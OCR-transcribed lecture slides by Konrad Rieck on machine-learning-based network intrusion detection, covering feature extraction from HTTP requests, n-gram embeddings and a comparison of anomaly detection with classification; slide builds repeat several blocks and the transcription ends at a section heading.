Self-Learning Systems for Network Intrusion Detection

Konrad Rieck
Computer Security Group
University of Göttingen


GEORG-AUGUST-UNIVERSITÄT
GÖTTINGEN

About Me

- **Junior Professor for Computer Security**
  - Research group at the University of Göttingen
  - *http://www.sec.cs.uni-goettingen.de*
- *Research focus:* **intelligent security systems**
  - Combination of computer security and machine learning
  - Intrusion detection; malware & vulnerability analysis


Computer Security Today

- **Basic measures of computer security**
  - Prevention, e.g. authentication
  - Detection, e.g. intrusion detection
  - Analysis, e.g. forensic analysis



- **Security cycle out of balance**
  - Omnipresence of attacks and malicious codes
  - Increasing automatization of intrusion techniques
  - *Bottleneck:* dependence on *manual* analysis

- **Detection using manually generated patterns** *(signatures)*




ϟ *Signature-based detection often ineffective*

- Inherent delay due to manual analysis of attacks
- Inability to scale with amount of attacks
- Ineffective against novel and unknown attacks


Vision: **Self-Learning Intrusion Detection**

- **Application of machine learning to intrusion detection**
  - Automatic and quick updates of detection model
  - Detection of unknown and novel attacks




Vision: **Self-Learning Intrusion Detection**

- **Application of machine learning to intrusion detection**
  - Automatic and quick updates of detection model
  - Detection of unknown and novel attacks



Vision: Self-Learning Intrusion Detection

- **Application of machine learning to intrusion detection**
  - Automatic and quick updates of detection model
  - Detection of unknown and novel attacks




Learning-based Network Intrusion Detection

Some of the stuff I've been doing in the last 8 years

How most systems work ...

- » **Parsing and analysis**
  e.g. parsing and analysis of network events
- » **Feature extraction**
  e.g. extraction of features from analysis data
- » **Embedding**
  e.g. mapping of events to vectors using features
- » **Learning-based detection**
  e.g. application of machine learning in vector space



- **Parsing and analysis of network data**
  - Generic preprocessing of data, e.g. re-assembly & parsing
  - (Optional) static and dynamic analysis of contained code
- *Example:* **Parsing of HTTP request in key-value pairs**

HTTP request

```
GET foo/index.html?q=42 HTTP/1.1
Host: foobar ↵↵
```

Key-value pairs

HTTP-Method:	GET
HTTP-Version:	HTTP/1.1
URI-Path:	foo/index.html
URI-Key[0]:	q=
URI-Value[0]:	42
HDR-Key[0]:	Host:
HDR-Value[0]:	foobar

Feature Extraction 2

Analysis data of event

$x =$ `foo/index.html`


Feature extraction

Length	12
Entropy	3,4
Alpha.	11
Punct.	2

Numerical features
(Vectors)

`foo/`
`oo/i`
`o/in`
`/ind`
...

Sequential features
(Strings)



Structural features
(Trees, Graphs)

Complexity

Embedding 3

- **Mapping of events to vector space using features**
  - Common approach for structured data: *"Bag of features"*
  - Dimensions = frequencies of features in event

- *Example:* **HTTP requests**
  - Frequency of *n*-grams (substrings of length *n*)

```
        %%35
…       GET␣      …
        Acce
```

» **Mapping of events to vector space using features**

» Common approach for structured data: *“Bag of features”*

» Dimensions = frequencies of features in event


» *Example:* **HTTP requests**

» Frequency of *n*-grams (substrings of length *n*)

`%%35`


… `GET▯` …

`Acce`



- **Mapping of events to vector space using features**
  - Common approach for structured data: *“Bag of features”*
  - Dimensions = frequencies of features in event
- *Example:* **HTTP requests**
  - Frequency of *n*-grams (substrings of length *n*)

… `%%35` `GET▯` `Acce` …



» **Mapping of events to vector space using features**

» Common approach for structured data: *"Bag of features"*

» Dimensions = frequencies of features in event


» *Example:* **HTTP requests**

» Frequency of *n*-grams (substrings of length *n*)

`%%35`


… `GET ` …

`Acce`




Learning-based Detection 4

Simple example:
enclosing hypersphere




- *Option 1:* **Anomaly detection**
  - Learning of a model for normality
  - ⊕ Detection of unknown attacks
  - ⊖ Inherent semantic gap:
    anomalous ≠ malicious

Simple example:
enclosing hypersphere



- *Option 1:* **Anomaly detection**
  - Learning of a model for normality
  - ⊕ Detection of unknown attacks
  - ⊖ Inherent semantic gap: anomalous ≠ malicious


Simple example:
enclosing hypersphere



Learning-based Detection 4


- *Option 1:* **Anomaly detection**
  - Learning of a model for normality
  - ⊕ Detection of unknown attacks
  - ⊖ Inherent semantic gap: anomalous ≠ malicious

Simple example:
enclosing hypersphere



- *Option 2:* **Classification**
  - Learning of a discriminative model
  - ⊕ Very accurate detection
  - ⊖ Representative data of attack class necessary


Simple example:
separating hyperplane



Learning-based Detection 4


- *Option 1:* **Anomaly detection**
  - Learning of a model for normality
  - ⊕ Detection of unknown attacks
  - ⊖ Inherent semantic gap: anomalous ≠ malicious

Simple example:
enclosing hypersphere



- *Option 2:* **Classification**
  - Learning of a discriminative model
  - ⊕ Very accurate detection
  - ⊖ Representative data of attack class necessary

Simple example:
separating hyperplane



Two Practical Realizations

Sandy

